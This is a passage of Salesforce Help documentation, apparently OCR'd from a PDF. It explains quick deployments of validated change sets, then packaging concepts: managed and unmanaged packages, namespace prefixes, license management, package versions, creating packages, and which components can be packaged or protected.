
To learn how to validate a change set, see Validate a Change Set in the Salesforce Help.

To validate components with the Force.com Migration Tool, set the `checkOnly` option to `true` in the deploy target. See Deploying Changes to a Salesforce Organization in the *Force.com Migration Tool Guide*.

Performing a Quick Deployment through the User Interface or the API

To perform a quick deployment, first run a validation-only deployment with Apex test execution on the set of components that you need to deploy. If your validation succeeds and qualifies for a quick deployment, you can start a quick deployment.

You can quick-deploy validated change sets and Metadata API components in the user interface. In the Deployment Status page, deploy a recent validation by clicking **Quick Deploy** next to your validation or on the validation's detail page. This button appears only for qualifying validations.



To learn how to perform a quick deployment of change sets and run specific tests, check out this video: Release Management: Deploy Changes Efficiently with Quick Deployments & Test Levels (Salesforce Classic).

Alternatively, you can start a quick deployment through Metadata API or the Force.com Migration Tool for Metadata API components (excluding change sets). For Metadata API, call `deployRecentValidation()` and pass it the validation ID. For the Force.com Migration Tool, use the `<sf:deployRecentValidation>` task.

Note: Quick Deploy is enabled for recent validations in which Apex tests have executed successfully and code coverage requirements have been met. Note the following.

- In production, quick deployments are supported for validations that meet the criteria. You can deploy recent validations of change sets and Metadata API components (including components validated by using the Force.com Migration Tool).

- In sandbox, Quick Deploy is supported only for validations that explicitly enable test execution (for example, by choosing a test option when validating inbound sets or through the `testLevel` parameter for the Migration Tool). By default, Apex tests aren't required nor ran in sandbox deployments.
- If you perform a deployment after a validation, whether through Quick Deploy, a package installation, or a regular deployment, all validations no longer qualify for quick deployment. Revalidate the set of components to quick-deploy.

Performance Tuning Resources for Long-Running Tests

If required or enabled, Apex tests run as part of a deployment after all components are deployed. Apex tests that take a long time to execute delay the entire deployment. The top-five long-running tests, that is the top-five tests that ran longer than two minutes, are flagged for a completed deployment in the Deployment Details page. You can improve the performance of these tests to make them more efficient and speed up future deployments. There can be many causes for slow performance. For example, accessing org data instead of using test data, or exercising SOQL queries or Apex code with poor performance. Here are some resources you can use to learn about performance best practices for Apex and SOQL.

- Isolation of Test Data from Organization Data in Unit Tests
- Working with Very Large SOQL Queries
- Webinar: Inside the Force.com Query Optimizer
- Query and Search Optimization Cheat Sheet
- Performance Tuning for Visualforce and Apex Webinar
- Architect Core Resources

SEE ALSO:

Deploy Inbound Change Sets
Upload Outbound Change Sets
Metadata API Developer's Guide
Force.com Migration Tool Guide

PACKAGE AND DISTRIBUTE YOUR APPS

Want to distribute open-source projects to provide developers with the basic building blocks for an application? Or distribute and sell applications to customers? Packages let you do all that and more.

Find additional information in the *ISVforce Guide* or visit the Salesforce Partner Portal.

Work with Packages
Create managed and unmanaged packages.

Distribute Your Apps
Upload your apps, publish extensions and upgrades, and manage versions.

Support Subscribers of Your App
Support AppExchange customers, view subscriber organizations and details.

Work with Packages

Create managed and unmanaged packages.

Understanding Packages

Glossary

Creating Managed Packages

Manage Packages

View Package Details

Determining Your Development Process

Resolving Apex Test Failures

Running Apex on Package Install/Upgrade

Running Apex on Package Uninstall

Developing App Documentation

Assigning Force.com AppExchange Publishers

Convert Unmanaged Packages to Managed

Understanding Packages

A *package* is a container for something as small as an individual component or as large as a set of related apps. After creating a package, you can distribute it to other Salesforce users and organizations, including those outside your company.

Packages come in two forms—unmanaged and managed:

Unmanaged packages

Unmanaged packages are typically used to distribute open-source projects or application templates to provide developers with the basic building blocks for an application. Once the components are installed from an unmanaged package, the components can be edited in the organization they are installed in. The developer who created and uploaded the unmanaged package has no control over the installed components, and can't change or upgrade them. Unmanaged packages should not be used to migrate components from a sandbox to production organization. Instead, use Change Sets.

Managed packages


Managed packages are typically used by Salesforce partners to distribute and sell applications to customers. These packages must be created from a Developer Edition organization. Using the AppExchange and the License Management Application (LMA), developers can sell and manage user-based licenses to the app. Managed packages are also fully upgradeable. To ensure seamless upgrades, certain destructive changes, like removing objects or fields, can not be performed.

Managed packages also offer the following benefits:

- Intellectual property protection for Apex
- Built-in versioning support for API accessible components
- The ability to branch and patch a previous version
- The ability to seamlessly push patch updates to subscribers
- Unique naming of all components to ensure conflict-free installs

The following definitions illustrate these concepts:

Unmanaged and Managed Packages



Components

A *component* is one constituent part of a package. It defines an item, such as a custom object or a custom field. You can combine components in a package to produce powerful features or applications. In an unmanaged package, components are not upgradeable. In a managed package, some components can be upgraded while others can't.

Attributes

An *attribute* is a field on a component, such as the name of an email template or the `Allow Reports` checkbox on a custom object. On a non-upgradeable component in either an unmanaged or managed package, attributes are editable by both the developer (the one who created the package) and the subscriber (the one who installed the package). On an upgradeable component in a

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create packages:
- "Create AppExchange Packages"

To upload packages to the AppExchange:
- "Upload AppExchange Packages"

managed package, some attributes can be edited by the developer, some can be edited by the subscriber, and some are locked, meaning they can't be edited by either the developer or subscriber.

For information on which components can be included in a package and which attributes are editable for each component, see the *ISVforce Guide*.

Packages consist of one or more Salesforce components, which, in turn, consist of one or more attributes. Components and their attributes behave differently in managed and unmanaged packages.

If you plan to distribute an app, it is important to consider packaging throughout the development process. For example:

- While creating your app, consider how components and their attributes behave in different packages and Salesforce editions.
- While preparing your app for distribution, consider how you want to release it to your customers.
- While installing a package, consider your organization's security and license agreements.

SEE ALSO:

Manage Packages

Prepare Your Apps for Distribution

Glossary

The following terms and definitions describe key application and packaging concepts and capabilities:

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

App

Short for "application." A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Service. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

AppExchange

The AppExchange is a sharing interface from Salesforce that allows you to browse and share apps and services for the Force.com platform.

Beta, Managed Package

In the context of managed packages, a beta managed package is an early version of a managed package distributed to a sampling of your intended audience to test it.

Deploy

To move functionality from an inactive state to active. For example, when developing new features in the Salesforce user interface, you must select the "Deployed" option to make the functionality visible to other users.

The process by which an application or other functionality is moved from development to production.

To move metadata components from a local file system to a Salesforce organization.

For installed apps, deployment makes any custom objects in the app available to users in your organization. Before a custom object is deployed, it is only available to administrators and any users with the "Customize Application" permission.

License Management Application (LMA)

A free AppExchange app that allows you to track sales leads and accounts for every user who downloads your managed package (app) from the AppExchange.

License Management Organization (LMO)
The Salesforce organization that you use to track all the Salesforce users who install your package. A license management organization must have the License Management Application (LMA) installed. It automatically receives notification every time your package is installed or uninstalled so that you can easily notify users of upgrades. You can specify any Enterprise, Unlimited, Performance, or Developer Edition organization as your license management organization. For more information, go to http://www.salesforce.com/docs/en/lma/index.htm.

Major Release
A significant release of a package. During these releases, the major and minor numbers of a package version increase to any chosen value.

Managed Package
A collection of application components that is posted as a unit on the AppExchange and associated with a namespace and possibly a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

Managed Package Extension
Any package, component, or set of components that adds to the functionality of a managed package. You cannot install an extension before installing its managed package.

Namespace Prefix
In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.

Package
A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Dependency
This is created when one component references another component, permission, or preference that is required for the component to be valid. Components can include but are not limited to:

- Standard or custom fields
- Standard or custom objects
- Visualforce pages
- Apex code

Permissions and preferences can include but are not limited to:

- Divisions
- Multicurrency
- Record types

Package Installation
Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Package Version

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. See also Patch and Patch Development Organization.

Patch

A patch enables a developer to change the functionality of existing components in a managed package, while ensuring subscribing organizations that there are no visible behavior changes to the package. For example, you can add new variables or change the body of an Apex class, but you may not add, deprecate, or remove any of its methods. Patches are tracked by a `patchNumber` appended to every package version. See also Patch Development Organization and Package Version.

Patch Development Organization

The organization where patch versions are developed, maintained, and uploaded. Patch development organizations are created automatically for a developer organization when they request to create a patch. See also Patch and Package Version.

Patch Release

A minor upgrade to a managed package. During these releases, the patch number of a package version increments.

Publisher

The publisher of an AppExchange listing is the Salesforce user or organization that published the listing.

Push Upgrade

A method of delivering updates that sends upgrades of an installed managed package to all organizations that have installed the package.

Subscriber

The subscriber of a package is a Salesforce user with an installed package in their Salesforce organization.

Test Drive

A test drive is a fully functional Salesforce organization that contains an app and any sample records added by the publisher for a particular package. It allows users on AppExchange to experience an app as a read-only user using a familiar Salesforce interface.

Unmanaged Package

A package that cannot be upgraded or controlled by its developer.

Upgrading

Upgrading a package is the process of installing a newer version. Salesforce supports upgrades for managed packages that are not beta.

Uploading

Uploading a package in Salesforce provides an installation URL so other users can install it. Uploading also makes your packaged available to be published on AppExchange.

SEE ALSO:

Build Your Own Salesforce App

Creating Managed Packages

Creating a managed package is just as easy as creating an unmanaged package. The only requirement to create a managed package is that you're using a Developer Edition organization.

Before creating a managed package:

- Review the information about managed packages in the ISVforce Guide to determine if this is the right type of package for your app.
- Optionally, install the License Management Application (LMA) from http://sites.force.com/appexchange. Search for `License Management App` to locate it. The License Management Application (LMA) tracks information about each user who installs your app. It allows you to track what users have which version, giving you a means of distributing information about upgrades.

  The License Management Application (LMA) can be installed in any Salesforce organization except a Personal, Group, or Professional Edition organization and does not need to be the same Salesforce organization that you use to create or upload the package, although it can be. You can also use the same License Management Application (LMA) to manage an unlimited number of your managed packages in different Developer Edition organizations.
- Configure your developer settings. Your developer settings specify your namespace prefix, the Salesforce organization where you install the License Management Application (LMA), and the unmanaged package you want to convert into a managed package.

About Managed Packages

Configure Your Developer Settings

Register a Namespace Prefix

Specifying a License Management Organization

SEE ALSO:

Manage Packages

Convert Unmanaged Packages to Managed

Configure Your Developer Settings

Register a Namespace Prefix

Specifying a License Management Organization

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable managed packages:

- "Customize Application"

To create packages:

- "Create AppExchange packages"

To upload packages:

- "Download AppExchange packages"

About Managed Packages

A managed package is a collection of application components that are posted as a unit on AppExchange, and are associated with a namespace and a License Management Organization.

- You must use a Developer Edition organization to create and work with a managed package.
- Managed packages are depicted by the following icons:
  - Managed - Beta
  - Managed - Released
  - Managed - Installed

Tip: To prevent naming conflicts, Salesforce recommends using managed packages for all packages that contain Apex. This way, all the Apex objects contain your namespace prefix. For example, if there is an Apex class called `MyHelloWorld` and the namespace for your organization is `OneTruCode`, the class is referenced as `OneTruCode.MyHelloWorld`.

EDITIONS

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Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Configure Your Developer Settings

The developer settings in a Developer Edition organization allow you to create a single managed package, upload that package to the AppExchange, allowing other users to install and upgrade the package in their organization. After configuring your developer settings the first time, you can no longer modify them. Regardless of the developer settings, you can always create an unlimited number of unmanaged packages.

To configure your developer settings:

1. From Setup, enter *Packages* in the `Quick Find` box, then select **Packages**.
2. Click **Edit**.

   Note: This button doesn't appear if you've already configured your developer settings.
3. Review the selections necessary to configure developer settings, and click **Continue**.
4. Register a namespace prefix.
5. Choose the package you want to convert to a managed package. If you do not yet have a package to convert, leave this selection blank and update it later.
6. Click **Review My Selections**.
7. Click **Save**.

Tip: You may want to specify a License Management Organization (LMO) for your managed package; to find out more, go to http://sites.force.com/appexchange/publisherHome.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure developer settings:
- "Customize Application"

To create packages:
- "Create AppExchange Packages"

To upload packages:
- "Upload AppExchange Packages"

SEE ALSO:

Creating Managed Packages

Register a Namespace Prefix

Specifying a License Management Organization

Register a Namespace Prefix

In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.

Salesforce automatically prepends your namespace prefix, followed by two underscores ("__"), to all unique component names in your Salesforce organization. A unique package component is one that requires a name that no other component has within Salesforce, such as custom objects, custom fields, custom links, s-controls, and validation rules. For example, if your namespace prefix is abc and your managed package contains a custom object with the API name, Expense__c, use the API name abc__Expense__c to access this object using the API. The namespace prefix is displayed on all component detail pages.

Warning: S-controls stored in the s-control library or the Documents tab that do not use the Force.com API still function properly after you register a namespace prefix. However, s-controls stored outside of your organization or s-controls that use the Force.com API to call Salesforce may require some fine-tuning. For more information, see S-control in the *Object Reference*.

EDITIONS

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Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Your namespace prefix must:

- Begin with a letter
- Contain one to 15 alphanumeric characters
- Not contain two consecutive underscores

For example, `myNp123` and `my_np` are valid namespaces, but `123Company` and `my__np` aren't.

To register a namespace prefix:

1. From Setup, enter *`Packages`* in the Quick Find box. Under Create, select **Packages**.

   Note: This item is only available in Salesforce Classic.

2. In the Developer Settings panel, click **Edit**.

   Note: This button doesn't appear if you've already configured your developer settings.

3. Review the selections that are required for configuring developer settings, and then click **Continue**.
4. Enter the namespace prefix you want to register.
5. Click **Check Availability** to determine if the namespace prefix is already in use.
6. If the namespace prefix that you entered isn't available, repeat the previous two steps.
7. Click **Review My Selections**.
8. Click **Save**.

SEE ALSO:

Creating Managed Packages

Configure Your Developer Settings

Specifying a License Management Organization

Specifying a License Management Organization

A license management organization is a Salesforce organization that you use to track all Salesforce users who install your managed package. The license management organization receives notification (in the form of a lead record) when a user installs or uninstalls your package and tracks each package upload on Force.com AppExchange.

Your license management organization can be any Salesforce Enterprise, Unlimited, Performance, or Developer Edition organization that has installed the free License Management Application (LMA) from AppExchange. To specify a License Management Organization, go to http://sites.force.com/appexchange/publisherHome.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Creating Managed Packages

Configure Your Developer Settings

Register a Namespace Prefix

Manage Packages

A package is a collection of Force.com components and applications that are made available to other organizations through the AppExchange. A managed package is a collection of application components that are posted as a unit on AppExchange, and are associated with a namespace and a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

For details, see the *ISVforce Guide*.

To manage your packages, enter `Packages` in the `Quick Find` box, then select **Packages**. For more customization, see Configure Your Developer Settings on page 6130.

From the list of packages, you can:

- Click **New** to create a new package, enter a package name and description, and click **Save** to store it in your list of packages.
- Click **Edit** to update the package properties.
- Click **Del** to delete the package. The components contained in your package are not deleted.
- Click the name of the package to view the details of the package.

Note: To create a test drive or choose a License Management Organization (LMO) for what you have uploaded, click **Proceed to AppExchange** from the package upload detail page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To upload packages:

- "Upload AppExchange packages"

About Package Versions

Create a Package

Packages are containers for distributing custom functionality between Salesforce orgs. Create a package to upload your app or Lightning component to the AppExchange or to deploy changes between orgs.

Add Components to Your Package

Components Available in Managed Packages

Protected Components

Components Automatically Added to Packages

Editing Components and Attributes after Installation

Component Behavior in Packages

When building an app for distribution, determine what to include in your packages, how to design your app, and how to distribute your packages (managed or unmanaged).

Permission Sets and Profile Settings in Packages

Developers can use permission sets or profile settings to grant permissions and other access settings to a package. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

SEE ALSO:

Understanding Packages

View Package Details

Create a Package

About Package Versions

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release. Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Version numbers depend on the package release type, which identifies the way packages are distributed. There are two kinds:

Major Release
A major release denotes a Managed - Released package. During these releases, the major and minor numbers of a package version increase to a chosen value.

Patch Release
A patch release is only for patch versions of a package. During these releases, the patch number of a package version increments.

When an existing subscriber installs a new package version, there is still only one instance of each component in the package, but the components can emulate older versions. For example, a subscriber may be using a managed package that contains an Apex class. If the publisher decides to deprecate a method in the Apex class and release a new package version, the subscriber still sees only one instance of the Apex class after installing the new version. However, this Apex class can still emulate the previous version for any code that references the deprecated method in the older version.

Package developers can use conditional logic in Apex classes and triggers to exhibit different behavior for different versions. This allows the package developer to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When you are developing client applications using the API, you can specify the version of each package that you use in your integrations.

SEE ALSO:

Manage Packages

Planning the Release of Managed Packages

Apex Developer Guide

SOAP API Developer Guide

Create a Package

Packages are containers for distributing custom functionality between Salesforce orgs. Create a package to upload your app or Lightning component to the AppExchange or to deploy changes between orgs.

Tip: Before you begin, determine if you want to create and upload a managed or unmanaged package.

1. From Setup, enter *Packages* in the Quick Find box, then select **Packages**.
2. Click **New**.
3. Enter a name for your package. This does not have to be the same name that appears on AppExchange.
4. From the drop-down menu, select the default language of all component labels in the package.
5. Optionally, choose a custom link from the Configure Custom Link field to display configuration information to installers of your app. You can select a predefined custom link to a URL or s-control that you have created for your home page layouts; see the Configure Option on page 6191. The custom link displays as a **Configure** link within Salesforce on the Force.com AppExchange Downloads page and app detail page of the installer's organization.
6. Optionally, in the Notify on Apex Error field, enter the username of the person who should receive an email notification if an exception occurs in Apex that is not caught by the Apex code. If you do not specify a username, all uncaught exceptions generate an email notification that is sent to Salesforce. This is only available for managed packages. For more information, see *Handling Apex Exceptions in Managed Packages on page 5810*.

   Note: Apex can only be packaged from Developer, Enterprise, Unlimited, and Performance Edition organizations.
7. Optionally, in the Notify on Packaging Error field, enter the email address of the person who receives an email notification if an error occurs when a subscriber's attempt to install, upgrade, or uninstall a packaged app fails. This field appears only if packaging error notifications are enabled. To enable notifications, contact your Salesforce representative.
8. Optionally, enter a description that describes the package. You will have a chance to change this description before you upload it to AppExchange.
9. Optionally, specify a post install script. This is an Apex script that runs in the subscriber organization after the package is installed or upgraded. For more information, see Running Apex on Package Install/Upgrade.
10. Optionally, specify an uninstall script. This is an Apex script that runs in the subscriber organization after the package is uninstalled. For more information, see Running Apex on Package Uninstall.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create packages:

- "Create AppExchange Packages"

11. Click **Save**.

SEE ALSO:

View Package Details

Prepare Your Apps for Distribution

Add Components to Your Package

After you have created a package, you need to add components to it, such as app, object, Apex classes or Visualforce pages. These packages can be uploaded to share with others privately or posted on Force.com AppExchange to share publicly.

To add components to a package, from Setup, enter *Packages* in the Quick Find box, then select **Packages**. Next, select the name of the package that you want to add components to. From the package detail page:

1. Click **Add Components**.
2. From the drop-down list, choose the type of component you want to add to your package.
   - At the top of the list, click a letter to display the contents of the sorted column that begin with that character.
   - If available, click the **Next Page** (or **Previous Page**) link to go to the next or previous set of components.
   - If available, click **fewer** or **more** at the bottom of the list to view a shorter or longer display list.
3. Select the components you want to add.

   Note: Some components cannot be added to Managed - Released packages. For a list of these components, see *Developing Packages for Distribution*.

   S-controls cannot be added to packages with restricted API access.
4. Click **Add To Package**.
5. Repeat these steps until you have added all the components you want in your package.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create packages:
- "Create AppExchange Packages"

SEE ALSO:

Manage Packages

View Package Details

Prepare Your Apps for Distribution

Components Available in Managed Packages

Not all components can be packaged for distribution. If you create an app that uses components that aren't packageable, your subscribers will have to create and configure those components after they install your app. If ease of installation is an important concern for your subscribers, keep the packageable components in mind as you develop.

The following table shows the components that are available in a managed package, and whether or not it is updateable or deletable. The following sections describe the table columns and their values.

Upgradeable
Some components are updated to a newer version when a package is upgraded.

- **No**: The component is not upgraded.
- **Yes**: The component is upgraded.

Subscriber Deletable
A subscriber or installer of a package can delete the component.

- **No**: The subscriber cannot delete the component.
- **Yes**: The subscriber can delete the component.

Developer Deletable
A developer can delete some components after the package is uploaded as Managed - Released. Deleted components are not deleted in the subscriber's organization during a package upgrade. The Protectable attribute contains more details on deleting components.

- **No**: The developer cannot delete a Managed - Released component.
- **Yes**: The developer can delete a Managed - Released component.

Protectable
Developers can mark certain components as protected. Protected components can't be linked to or referenced by components created in a subscriber org. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it. When the subscriber upgrades to a version of the package where the component is deleted, the component is removed from the subscriber's organization.

- **No**: The component cannot be marked protected.
- **Yes**: The component can be marked protected.

IP Protection
Certain components automatically include intellectual property protection, such as obfuscating Apex code. The only exceptions are Apex methods declared as global, meaning that the method signatures can be viewed by the subscriber. The information in the components you package and publish might be visible to users on AppExchange. Use caution when adding your code to a custom s-control, formula, Visualforce page, or any other component that you cannot hide in your app.

- **No**: The component does not support intellectual property protection.
- **Yes**: The component supports intellectual property protection.

Component	Upgradeable	Subscriber Deletable	Developer Deletable	Protectable	IP Protection
Action	Yes	No	No	No	No
Apex Class	Yes	No	Yes (if not set to `global` access)	No	Yes
Apex Sharing Reason	Yes	No	No	No	No
Apex Sharing Recalculation	No	Yes	Yes	No	No
Apex Trigger	Yes	No	Yes	No	Yes
Application	No	Yes	Yes	No	No

Component	Upgradeable	Subscriber Deletable	Developer Deletable	Protectable	IP Protection
Article Type	Yes	No	No	No	No
Call Center	No	Yes	No	No	No
Compact Layout	Yes	No	No	No	No
Connected App	Yes	Yes	Yes	No	No
Custom Button or Link	Yes	Yes*	Yes**	No, except custom links (for Home page only)	No
Custom Console Components [28]	Yes	Yes*	Yes**	No	No
Custom Field	Yes	Yes*	Yes**	No	No
Custom Label	Yes	No	Yes, if protected	Yes	No
Custom Object	Yes	Yes*	Yes**	No	No
Custom Permission	Yes	No	No	No	No
Custom Report Type	Yes	No	No	No	No
Custom Setting	Yes	Yes*	Yes**	No	Yes
Dashboard	No	Yes	Yes	No	No
Document	No	Yes	Yes	No	No
Email Template	No	Yes	Yes	No	No
External Data Source	Yes	No	No	No	No
Field Set	Yes	Yes*	Yes**	No	No
Lightning Page	Yes	No	No	No	No
Flow	Yes	Yes	No	No	No
Folder	No	Yes	Yes	No	No
Home Page Component	Yes	No	No	No	No
Home Page Layout	No	Yes	Yes	No	No
Letterhead	No	Yes	Yes	No	No
Lightning Application	No	No	No	No	No

[28] Requires a Service Cloud license.

Component	Upgradeable	Subscriber Deletable	Developer Deletable	Protectable	IP Protection
Lightning Component	Yes	No	No	No	No
Lightning Event	Yes	No	No	No	No
Lightning Interface	Yes	No	No	No	No
List View	No	Yes	Yes	No	No
Named Credential	Yes	No	No	No	No
Page Layout	No	Yes	Yes	No	No
Permission Set	Yes	Yes*	Yes**	No	No
Platform Cache	No	No	No	No	No
Process	See Flow.				
Record Type	Yes	Yes*	Yes**	No	No
Remote Site Setting	No	Yes	Yes	No	No
Report	No	Yes	Yes	No	No
Reporting Snapshot	No	Yes	Yes	No	No
S-Control	Yes	No	No	No	No
Static Resource	Yes	Yes*	Yes**	No	No
Tab	Yes	Yes*	Yes**	No	No
Translation	Yes	No	No	No	No
Validation Rule	Yes	Yes*	Yes**	No	No
Visualforce Component	Yes	Yes***	Yes**	No	Yes
Visualforce Page	Yes	Yes*	Yes**	No	No
Wave App	Yes	No	Yes	No	No
Wave Dashboard	Yes	No	Yes	No	No
Wave Dataflow	Yes	No	Yes	No	No
Wave Dataset	Yes	No	Yes	No	No
Wave Lens	Yes	No	Yes	No	No
Workflow Email Alert	Yes	No	Yes, if protected	Yes	No

Component	Upgradeable	Subscriber Deletable	Developer Deletable	Protectable	IP Protection
Workflow Field Update	Yes	No	Yes, if protected	Yes	No
Workflow Outbound Message	Yes	No	Yes, if protected	Yes	No
Workflow Rule	Yes	No	No	No	No
Workflow Task	Yes	No	Yes, if protected	Yes	No

* If you remove this component type from a new version of your package and a subscriber upgrades, the Administrator (System Administrator) of the subscriber organization can delete the component.

** If the ability to remove components has been enabled for your packaging organization, you can delete these component types even if they are part of a Managed - Released package.

*** If you remove a public Visualforce component from a new version of your package and a subscriber upgrades, the component is removed from the subscriber's organization upon upgrade. If the Visualforce component is global, it remains in the subscriber organization until the Administrator (System Administrator) deletes it.

Component Attributes and Behaviors

Only some attributes of a component are upgradeable. Many components also behave differently or include additional restrictions in a managed package. It's important to consider these behaviors when designing your package.

If you register your namespace after you referenced a flow in a Visualforce page or Apex code, don't forget to add the namespace to the flow name. Otherwise, the package will fail to install.

Deleting Visualforce Pages and Global Visualforce Components

Before you delete Visualforce pages or global Visualforce components from your package, remove all references to public Apex classes and public Visualforce components from the pages or components that you're deleting. After removing the references, upgrade your subscribers to an interim package version before you delete the page or global component.

SEE ALSO:

ISVforce Guide: Deleting Components in Managed Packages

Protected Components

Developers can mark certain components as *protected*. Protected components can't be linked to or referenced by components created in a subscriber org. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it.

The developer can mark the following components as protected in managed packages.

- Custom labels
- Custom links (for Home page only)
- Workflow alerts
- Workflow field updates
- Workflow outbound messages

- Workflow tasks
- Workflow flow triggers

